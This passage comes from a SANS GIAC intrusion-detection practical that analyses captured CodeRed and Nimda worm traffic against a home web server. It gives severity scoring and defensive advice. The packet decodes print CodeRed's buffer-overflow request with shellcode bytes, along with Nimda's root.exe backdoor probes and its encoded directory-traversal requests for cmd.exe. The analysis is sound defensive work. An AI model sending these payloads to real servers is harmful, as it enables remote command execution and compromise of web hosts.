4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 25 75 39  NNNNNNNNNNNNN%u9
30 39 30 25 75 36 38 35 38 25 75 63 62 64 33 25  090%u6858%ucbd3%
75 37 38 30 31 25 75 39 30 39 30 25 75 36 38 35  u7801%u9090%u685
38 25 75 63 62 64 33 25 75 37 38 30 31 25 75 39  8%ucbd3%u7801%u9
30 39 30 25 75 36 38 35 38 25 75 63 62 64 33 25  090%u6858%ucbd3%
75 37 38 30 31 25 75 39 30 39 30 25 75 39 30 39  u7801%u9090%u909
30 25 75 38 31 39 30 25 75 30 30 63 33 25 75 30  0%u8190%u00c3%u0
30 30 33 25 75 38 62 30 30 25 75 35 33 31 62 25  003%u8b00%u531b%
75 35 33 66 66 25 75 30 30 37 38 25 75 30 30 30  u53ff%u0078%u000
30 25 75 30 30 3D 61 20 20 48 54 54 50 2F 31 2E  0%u00=a  HTTP/1.
30 0D 0A 43 6F 6E 74 65 6E 74 2D 74 79 70 65 3A  0..Content-type:
20 74 65 78 74 2F 78 6D 6C 0A 48 4F 53 54 3A 77   text/xml.HOST:w
77 77 2E 77 6F 72 6D 2E 63 6F 6D 0A 20 41 63 63  ww.worm.com. Acc
65 70 74 3A 20 2A 2F 2A 0A 43 6F 6E 74 65 6E 74  ept: */*.Content
2D 6C 65 6E 67 74 68 3A 20 33 35 36 39 20 0D 0A  -length: 3569 ..
0D 0A 55 8B EC 81 EC 18 02 00 00 53 56 57 8D BD  ..U........SVW..
E8 FD FF FF B9 86 00 00 00 B8 CC CC CC CC F3 AB  ................
C7 85 70 FE FF FF 00 00 00 00 E9 0A 0B 00 00 8F  ..p.............
85 68 FE FF FF 8D BD F0 FE FF FF 64 A1 00 00 00  .h.........d....
00 89 47 08 64 89 3D 00 00 00 00 E9 6F 0A 00 00  ..G.d.=.....o...
8F 85 60 FE FF FF C7 85 F0 FE FF FF FF FF FF FF  ..`.............
8B 85 68 FE FF FF 83 E8 07 89 85 F4 FE FF FF C7  ..h.............
85 58 FE FF FF 00 00 E0 77 E8 9B 0A 00 00 83 BD  .X......w.......
70 FE FF FF 00 0F 85 DD 01 00 00 8B 8D 58 FE FF  p............X..
FF 81 C1 00 00 01 00 89 8D 58 FE FF FF 81 BD 58  .........X.....X
FE FF FF 00 00 00 78 75 0A C7 85 58 FE FF FF 00  ......xu...X....
00 F0 BF 8B 95 58 FE FF FF 33 C0 66 8B 02 3D 4D  .....X...3.f..=M
5A 00 00 0F 85 9A 01 00 00 8B 8D 58 FE FF FF 8B  Z...........X....
51 3C 8B 85 58 FE FF FF 33 C9 66 8B 0C 10 81 F9  Q<..X...3.f.....
50 45 00 00 0F 85 79 01 00 00 8B 95 58 FE FF FF  PE....y.....X...
8B 42 3C 8B 8D 58 FE FF FF 8B 54 01 78 03 95 58  .B<..X....T.x..X
FE FF FF 89 95 54 FE FF FF 8B 85 54 FE FF FF 8B  .....T.....T....
48 0C 03 8D 58 FE FF FF 89 8D 4C FE FF FF 8B 95  H...X.....L.....
4C FE FF FF 81 3A 4B 45 52 4E 0F 85 33 01 00 00  L....:KERN..3...
8B 85 4C FE FF FF 81 78 04 45 4C 33 32 0F 85 20  ..L....x.EL32..
01 00 00 8B 8D 58 FE FF FF 89 8D 34 FE FF FF 8B  .....X.....4....
95 54 FE FF FF 8B 85 58 FE FF FF 03 42 20 89 85  .T.....X....B ..
4C FE FF FF C7 85 48 FE FF FF 00 00 00 00 EB 1E  L.....H........
8B 8D 48 FE FF FF 83 C1 01 89 8D 48 FE FF FF 8B  ..H........H....
95 4C FE FF FF 83 C2 04 89 95 4C FE FF FF 8B 85  .L........L.....
54 FE FF FF 8B 8D 48 FE FF FF 3B 48 18 0F 8D C0  T.....H...;H....
00 00 00 8B 95 4C FE FF FF 8B 02 8B 8D 58 FE FF  .....L.......X..
FF 81 3C 01 47 65 74 50 0F 85 A0 00 00 00 8B 95  ..<.GetP........
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
4C FE FF FF 8B 02 8B 8D 58 FE FF FF 81 7C 01 04  L.......X....|..
72 6F 63 41 0F 85 84 00 00 00 8B 95 48 FE FF FF  rocA........H...
03 95 48 FE FF FF 03 95 58 FE FF FF 8B 85 54 FE  ..H.....X.....T.
FF FF 8B 48 24 33 C0 66 8B 04 0A 89 85 4C FE FF  ...H$3.f.....L..
FF 8B 8D 54 FE FF FF 8B 51 10 8B 85 4C FE FF FF  ...T....Q...L...
8D 4C 10 FF 89 8D 4C FE FF FF 8B 95 4C FE FF FF  .L....L.....L...
03 95 4C FE FF FF 03 95 4C FE FF FF 03 95 4C FE  ..L.....L.....L.
FF FF 03 95 58 FE FF FF 8B 85 54 FE FF FF 8B 48  ....X.....T....H
1C 8B 14 0A 89 95 4C FE FF FF 8B 85 4C FE FF FF  ......L.....L...
03 85 58 FE FF FF 89 85 70 FE FF FF EB 05 E9 0D  ..X.....p.......
FF FF FF E9 16 FE FF FF 8D BD F0 FE FF FF 8B 47  ...............G
08 64 A3 00 00 00 00 83 BD 70 FE FF FF 00 75 05  .d.......p....u.
E9 38 08 00 00 C7 85 4C FE FF FF 01 00 00 00 EB  .8.....L........
0F 8B 8D 4C FE FF FF 83 C1 01 89 8D 4C FE FF FF  ...L........L...
8B 95 68 FE FF FF 0F BE 02 85 C0 0F 84 8D 00 00  ..h............
00 8B 8D 68 FE FF FF 0F BE 11 83 FA 09 75 21 8B  ...h.........u!.
85 68 FE FF FF 83 C0 01 8B F4 50 FF 95 90 FE FF  .h........P.....
FF 3B F4 90 43 4B 43 4B 89 85 34 FE FF FF EB 2A  .;..CKCK..4....*
8B F4 8B 8D 68 FE FF FF 51 8B 95 34 FE FF FF 52  ....h...Q..4...R
FF 95 70 FE FF FF 3B F4 90 43 4B 43 4B 8B 8D 4C  ..p...;..CKCK..L
FE FF FF 89 84 8D 8C FE FF FF EB 0F 8B 95 68 FE  ..............h.
FF FF 83 C2 01 89 95 68 FE FF FF 8B 85 68 FE FF  .......h.....h..
FF 0F BE 08 85 C9 74 02 EB E2 8B 95 68 FE FF FF  ......t.....h...
83 C2 01 89 95 68 FE FF FF E9 53 FF FF FF 8B 85  .....h....S.....
68 FE FF FF 83 C0 01 89 85 68 FE FF FF 8B 4D 08  h........h....M.
8B 91 84 00 00 00 89 95 6C FE FF FF C7 85 4C FE  ........l.....L.
FF FF 04 00 00 00 C6 85 D0 FE FF FF 68 8B 45 08  ............h.E.
89 85 D1 FE FF FF C7 85 D5 FE FF FF 5B 53 53 FF  ............[SS.
C7 85 D9 FE FF FF 63 78 90 90 8B 4D 08 8B 51 10  ......cx...M..Q.
89 95 50 FE FF FF 83 BD 50 FE FF FF 00 75 26 8B  ..P.....P....u&.
F4 6A 00 8D 85 4C FE FF                          .j...L..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-09:53:13.682171 192.168.254.100:80 -> 203.115.119.69:4158
TCP TTL:64 TOS:0x0 ID:30938 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xF83C03D5  Ack: 0xB1791A20  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP Sack: 45433@6692
```

Figure 4 - Snort decode of the exchange of the first 5 packets by theCodeRed worm

Attack mechanism:

This attack utilized a previously published vulnerability in the Microsoft Indexing Services (CERT Advisory CA-2001-13, http://www.cert.org/advisories/CA-2001-13.html) to both propagate itself and deface the web pages on web servers where the default language is English.
The technical detail of this vulnerability is described as follows:

> "As part of its installation process, IIS installs several ISAPI extensions -- .dlls that provide extended functionality. Among these is idq.dll, which is a component of Index Server (known in Windows 2000 as Indexing Service) and provides support for administrative scripts (.ida files) and Internet Data Queries (.idq files).

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

> A security vulnerability results because idq.dll contains an unchecked buffer in a section of code that handles input URLs. An attacker who could establish a web session with a server on which idq.dll is installed could conduct a buffer overrun attack and execute code on the web server. Idq.dll runs in the System context, so exploiting the vulnerability would give the attacker complete control of the server and allow him to take any desired action on it.
>
> The buffer overrun occurs before any indexing functionality is requested. As a result, even though idq.dll is a component of Index Server/Indexing Service, the service would not need to be running in order for an attacker to exploit the vulnerability. As long as the script mapping for .idq or .ida files were present, and the attacker were able to establish a web session, he could exploit the vulnerability." (Microsoft Security Bulletin (MS01-033).

In this case, the worm launches its attack against the script "/default.ida", and in turn exploited the buffer overflow vulnerability documented above in the idq.dll library file.

Correlations:

The very same network captured was documented under the thread "CodeRed Worm??" initiated by Brent Erickson in his posting http://www.incidents.org/archives/intrusions/msg01097.html on incidents.org.

Evidence of active targeting:

Given the fact that no prior reconnaissance was found from the source of this attack or anyone else in the nearby timeframe, I don't believe this attack is the result of an active targeting. This conclusion is confirmed by CERT's description of this attack.

Severity:

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

This worm is designed to both deface a web site and, at the same time, propagating to any other non-infected vulnerable hosts in the attached network (including Internet). In some degree, this worm should also be viewed at DoS (Denial-of-Service) attack, given its ability to flood the network pathways when this worm is trying to infect other hosts. However, since the attack, in this case, is launched against a Apache web server in my home network environment, the system countermeasure (different operating system and different web server software) is 5. Finally, my firewall allows all incoming HTTP requests to this host and it's not capable of blocking out "bad" HTTP requests. Therefore the network countermeasure would be a mere 1.

Criticality:	4	(key web server of my home network)
Lethality:	4	(Defacement with potential DoS capability)
System Countermeasures:	5	(Apache on Linux operating system)
Network Countermeasures:	1	(none)

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Severity= (4+4) – (5+1) = 2

Defensive recommendation:

The risk presented by this worm can be mitigated with any of the following recommendations:

- Prevention of Infection:
  - Remove the default script mapping of .ida and .idq extension from the IIS server.
  - Apply the necessary patch as recommendation by Microsoft at http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-033.asp. This is especially true for this case, which is more than 6 month after the patch was published.
  - Implement a firewall that is capable of blocking extremely long HTTP GET requests.
  - Use a non-MS web server product or operating system.
- Prevention of Lost of Bandwidth due to Worm Propagation:
  - Implement traffic shaping on the outbound connections through the critical network pathways (e.g. Internet connection and/or WAN connections) to ensure HTTP traffic does not exceed a pre-defined tolerance level.

Multiple choice test question:

What is the best defense against HTTP-based worms like "CodeRed"?

a) Using obscured and proprietary software, so worms attacking popular software application wouldn't affect it.
b) Keeping up to date on the patches for all the softwares.
c) Implement an application-aware firewall that validates each HTTP request prior to allowing the connection through.
d) Implement anti-virus software on the web server to combat the ever-growing dangers of the worms.

Answer: C

© SANS Institute 2000 - 2002, Author retains full rights.

Network Detect #2

Detect #2 is yet another old attack that should have disappeared a while ago... This is the Nimda virus/worm.

Due to the sheer size of this network capture and for readability's sake, this network capture is attached as Appendix D at the end of this document. For the ease of reference , network captures of each vulnerability attempted by the nimda worm are quoted within the section "Description of the attack".

Source of trace:

This trace was captured from Internet traffic to a web server at my own network at home.

Detect was generated by:

Tcpdump was used to capture the raw information into a binary file and Snort was used to decode and print out its content.

Probability the source address was spoofed:

Similar to the analysis in analysing detect #1, the chance of the source address being spoofed in this case is very unlikely.

This conclusion is drawn because:

- We have captured the proper establishment, data transmission and the proper tear down of the TCP connections. The only way the source could have been spoofed is for the attacker to be able to guess the sequence number effectively throughout all the 16 separate TCP connections used in this attack.
- As shown in figure 3, it's pretty difficult to guess the TCP sequence number for packets coming out from this host.
- Further, source address spoofing was not one of the documented feature of the "Nimda" worm, according to analysis done by Microsoft and CERT.

Description of attack:

"Nimda" is the first Internet worm of its kind that showcased the current state insecurities in the majority of today's enterprise networks. Combining the spreading techniques of other well-known viruses, this worm propagates itself via the following mechanisms (as quoted from CERT Advisory CA-2001-26):

- From client to client via email
- From client to client via open network shares
- From web server to client via browsing of compromised web sites

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

- From client to web server via active scanning for and exploitation of various Microsoft IIS 4.0 / 5.0 directory traversal vulnerabilities (VU#111677 and CA-2001-12)
- From client to web server via scanning for the back doors left behind by the "Code Red II" (IN-2001-09), and "sadmind/IIS" (CA-2001-11) worms

Once infected, the victim host will then try to infect other hosts via the 5 methods listed above. However, apart from the consumption of network bandwith due to the activity of those worms, this worm does not appear to cause other apparent damages on the infected system. To some, this virus is a "Concept Virus", where it gave everyone a glimpse of just how vulnerable today's enterprise networks are. Just imagine if this virus/worm was designed to wipe out the content of the infected hosts' data storage…

In this case, we captured the traffic of an infected host trying to infect the web server via the last two methods (i.e. attempt to infect the web server by either accessing the root.exe left behind by "CodeRed II" or "sadmind/IIS" worm, or by attacks documented in CERT VU#111677 and CA-2001-12).

There is no CVE about the nimda worm itself, as the worm itself does not create a new vulnerability, but it uses a series of previously existed vulnerabilities.

The attacking host (64.0.253.221) has a profile at www.dshield.org (pasted below), and according to this profile, this host has launched at least 40 attacks against at least 11 hosts during the period of 2002-02-17 through 2002-02-18.

IP Address: 64.0.253.221

HostName: w221.z064000253.bwi-md.dsl.cnc.net

DShield Profile:

Country:	US
Contact E-mail:	abuse@CONCENTRIC.NET
Total Records against IP:	40
Number of targets:	11
Date Range:	2002-02-17 to 2002-02-18

Ports Attacked (up to 10):

Port	Attacks

Whois:

```
XO Communications (NET-XOXO-BLK-14)
    1400 Parkmoor Avenue
    San Jose, CA 95126-3429
    US

    Netname: XOXO-BLK-14
    Netblock: 64.0.0.0 - 64.3.255.255
    Maintainer: XOXO

    Coordinator:
       DNS and IP ADMIN  (DIA-ORG-ARIN)
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
hostmaster@CONCENTRIC.NET
      (408) 817-2800
Fax- - - (408) 817-2630

   Domain System inverse mapping provided by:

   NAMESERVER1.CONCENTRIC.NET  207.155.183.73
   NAMESERVER2.CONCENTRIC.NET  207.155.184.72
   NAMESERVER3.CONCENTRIC.NET  206.173.119.72
   NAMESERVER.CONCENTRIC.NET   207.155.183.72

   Record last updated on 04-Feb-2002.
   Database last updated on  2-Mar-2002 19:57:03 EDT.

The ARIN Registration Services Host contains ONLY
Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for
DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

Figure 5 – DShield Profile for 64.0.253.221

Attack mechanism:

The attack captured here can be categorized into the following two types:

- Backdoors left behind by the "CodeRed II" or "sadmind/IIS" worms
- IIS Vulnerabities: "Superfluous Decoding Vulnerability" and "Directory Traversal Vulnerability".

Both the "CodeRed II" and "sadmind/IIS" worm makes a copy of the file "C:\Winnt\System32\cmd.exe" to the file "root.exe" and placed it in either the "/scripts" web directory ("sadmind/IIS worm" and "CodeRed II worm") or the "/mdac" web directory ("CodeRed II"). The existence of these root.exe files allows anyone to execute any command with the privilege of the web server over the HTTP protocol. As we examine the first two conversations between the infected host and the web server, we saw that it tries to validate the existence of the backdoor "root.exe" by issuing:

- GET /scripts/root.exe?/c+dir

```
02/17-20:10:48.227648 64.0.253.221:20941 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:12941 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x3F0084E0  Ack: 0x15008F7D  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 72 6F 6F  GET /scripts/roo
74 2E 65 78 65 3F 2F 63 2B 64 69 72 20 48 54 54  t.exe?/c+dir HTT
50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77  P/1.0..Host: www
0D 0A 43 6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63  ..Connnection: c
6C 6F 73 65 0D 0A 0D 0A                          lose....
```

Figure 6 - network capture of the nimda worm executing "GET /scripts/root.exe?c+dir"

- GET /MSADC/root.exe?/c+dir

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
02/17-20:10:48.837388 64.0.253.221:20969 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13081 IpLen:20 DgmLen:110 DF
***AP*** Seq: 0x3F17DDA0  Ack: 0x14EAF056  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 4D 53 41 44 43 2F 72 6F 6F 74 2E  GET /MSADC/root.
65 78 65 3F 2F 63 2B 64 69 72 20 48 54 54 50 2F  exe?/c+dir HTTP/
31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A  1.0..Host: www..
43 6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F  Connnection: clo
73 65 0D 0A 0D 0A                                se....
```

Figure 7 - network capture of the nimda worm executing "GET /MSADC/root.exe?/c+dir"

- GET /c/winnt/system32/cmd.exe?/c+dir

```
02/17-20:10:49.127265 64.0.253.221:20984 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13121 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0x3F2455F9  Ack: 0x159C2A2E  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 63 2F 77 69 6E 6E 74 2F 73 79 73  GET /c/winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  +dir HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....
```

Figure 8 - network capture of the nimda worm executing "GET /c/winnt/system32/cmd.exe?/c+dir"

- GET /d/winnt/system32/cmd.exe?c+dir

```
02/17-20:10:49.407145 64.0.253.221:21015 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13170 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0x3F3C27E2  Ack: 0x1532608B  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 64 2F 77 69 6E 6E 74 2F 73 79 73  GET /d/winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  +dir HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....
```

Figure 9 - network capture of the nimda worm executing "GET /d/winnt/system32/cmd.exe?c+dir"

If the first two attempts resulted in an error 404 page returned by the web server, the worm then proceed to try gain access via both the "Superfluous Decoding Vulnerability" and "Directory Traversal Vulnerability" of Microsoft IIS 4/5.

Microsoft describes the "Superfluous Decoding Vulnerability" as:

> "A vulnerability that could enable an attacker to run operating system commands on an affected server. When IIS receives a user request to run a script or other server-side program, it performs a decoding pass to render the request in a canonical form, then performs security checks on the decoded request. A vulnerability results because a second, superfluous decoding pass is performed after the security checks are completed. If an attacker submitted a specially constructed request, it could be possible for the request to pass the security checks, but then be mapped via the second decoding pass into one that should have been blocked -- specifically, it could enable the request to

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

execute operating system commands or programs outside the virtual folder structure. These would be executed in the security context of the IUSR_machinename account which, by virtue of its membership in the Everyone group, would grant the attacker capabilities similar to those of a non-administrative user interactively logged on at the console." (Microsoft Security Bulletin MS01-026)

CERT describes the "Directory Traversal Vulnerability" as the following:

IIS 4 and 5 provide the ability for web administrators to place executable files and scripts on the web server for execution on the server by visitors to the site. The executability and scriptability of files on the server can be controlled on a directory-by-directory basis. Additionally, by design, IIS restricts access to files on the server to only those files in the web folder(s). This includes attempts to access files through a relative reference such as

http://www.example.org/data/../../../winnt/file.dat

By design, attempts to access a file in this manner will fail.

Furthermore, an attempt to execute a file contained in a directory not marked as executable will fail. For example,

http://www.example.org/data/prog.exe

will attempt to download the file prog.exe to the web browser rather than executing it on the server. However, an administrator can permit the execution of files on the server by marking their parent directory as executable. IIS includes a set of default directories in the web folder; including a scripts directory, which is executable by default. Therefore, by default, a reference to

http://www.example.org/scripts/prog.exe

will cause IIS to attempt to execute prog.exe. For the same reason that an attempt to read file.dat through a relative reference will fail as shown above, an attempt to execute prog2.exe via a relative reference will fail as well. That is, a reference to

http://www.example.org/data/../../../winnt/prog2.exe

will neither download prog2.exe nor attempt to execute it. However, if an intruder encodes the relative reference to prog2.exe using certain unicode characters, IIS fails to prevent access to it. If the relative reference is relative to a directory marked as executable, the reference will result in an attempt to execute the file. For example, by default, a reference to

http://www.example.org/scripts/../../../winnt/prog2.exe

will cause IIS to attempt to execute prog2.exe if the reference is encoded using certain unicode characters (not shown above). Other references can be constructed to simply attempt to read files; such references do not need to be relative to a directory marked as executable. (CERT Vulnerability Note VU#111677)

Combining the both vulnerabilities mentioned above, the "Nimda" worm attempts to infect the web server by issuing the following HTTP requests:

- GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
02/17-20:10:49.687026 64.0.253.221:21020 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13189 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x3F41A839  Ack: 0x1549AB61  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
32 35 35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73  255c../winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  +dir HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....
```

Figure 10 - network capture of the nimda worm executing "GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir"

- GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir

```
02/17-20:10:49.976903 64.0.253.221:21028 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13218 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x3F47EDBE  Ack: 0x1598E8B2  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 5F 76 74 69 5F 62 69 6E 2F 2E 2E  GET /_vti_bin/..
25 32 35 35 63 2E 2E 2F 2E 2E 25 32 35 35 63 2E  %255c../..%255c.
2E 2F 2E 2E 25 32 35 35 63 2E 2E 2F 77 69 6E 6E  ./..%255c../winn
74 2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65  t/system32/cmd.e
78 65 3F 2F 63 2B 64 69 72 20 48 54 54 50 2F 31  xe?/c+dir HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43  .0..Host: www..C
6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73  onnnection: clos
65 0D 0A 0D 0A                                   e....
```

Figure 11 - network capture of the nimda worm executing "GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir"

- GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir

```
02/17-20:10:50.246787 64.0.253.221:21036 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13246 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x3F4FAE1E  Ack: 0x1518C522  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 5F 6D 65 6D 5F 62 69 6E 2F 2E 2E  GET /_mem_bin/..
25 32 35 35 63 2E 2E 2F 2E 2E 25 32 35 35 63 2E  %255c../..%255c.
2E 2F 2E 2E 25 32 35 35 63 2E 2E 2F 77 69 6E 6E  ./..%255c../winn
74 2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65  t/system32/cmd.e
78 65 3F 2F 63 2B 64 69 72 20 48 54 54 50 2F 31  xe?/c+dir HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43  .0..Host: www..C
6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73  onnnection: clos
65 0D 0A 0D 0A                                   e....
```

Figure 12 - network capture of the nimda worm executing "GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir"

- GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir

```
02/17-20:10:50.506677 64.0.253.221:21041 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13265 IpLen:20 DgmLen:185 DF
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
***AP*** Seq: 0x3F546D8A  Ack: 0x15AFB373  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E 25 32 35  GET /msadc/..%25
35 63 2E 2E 2F 2E 2E 25 32 35 35 63 2E 2E 2F 2E  5c../..%255c../.
2E 25 32 35 35 63 2F 2E 2E 25 63 31 25 31 63 2E  .%255c/..%c1%1c.
2E 2F 2E 2E 25 63 31 25 31 63 2E 2E 2F 2E 2E 25  ./..%c1%1c../..%
63 31 25 31 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c1%1c../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                               .
```

Figure 13 – network capture of the nimda worm executing "GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir "

- GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir

```
02/17-20:10:50.776562 64.0.253.221:21044 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13293 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x3F57A5FC  Ack: 0x1551204D  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 31 25 31 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c1%1c../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                               .
```

Figure 14 - network capture of the nimda worm executing "GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir"

- GET /scripts/..%c0%2f/../winnt/system32/cmd.exe?/c+dir

```
02/17-20:10:51.036451 64.0.253.221:21049 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13317 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x3F5BA606  Ack: 0x154AE09F  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 32 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%2f../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                               .
```

Figure 15 - network capture of the nimda worm executing "GET /scripts/..%c0%2f/../winnt/system32/cmd.exe?/c+dir"

- GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir

```
02/17-20:10:51.266353 64.0.253.221:21058 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13353 IpLen:20 DgmLen:137 DF
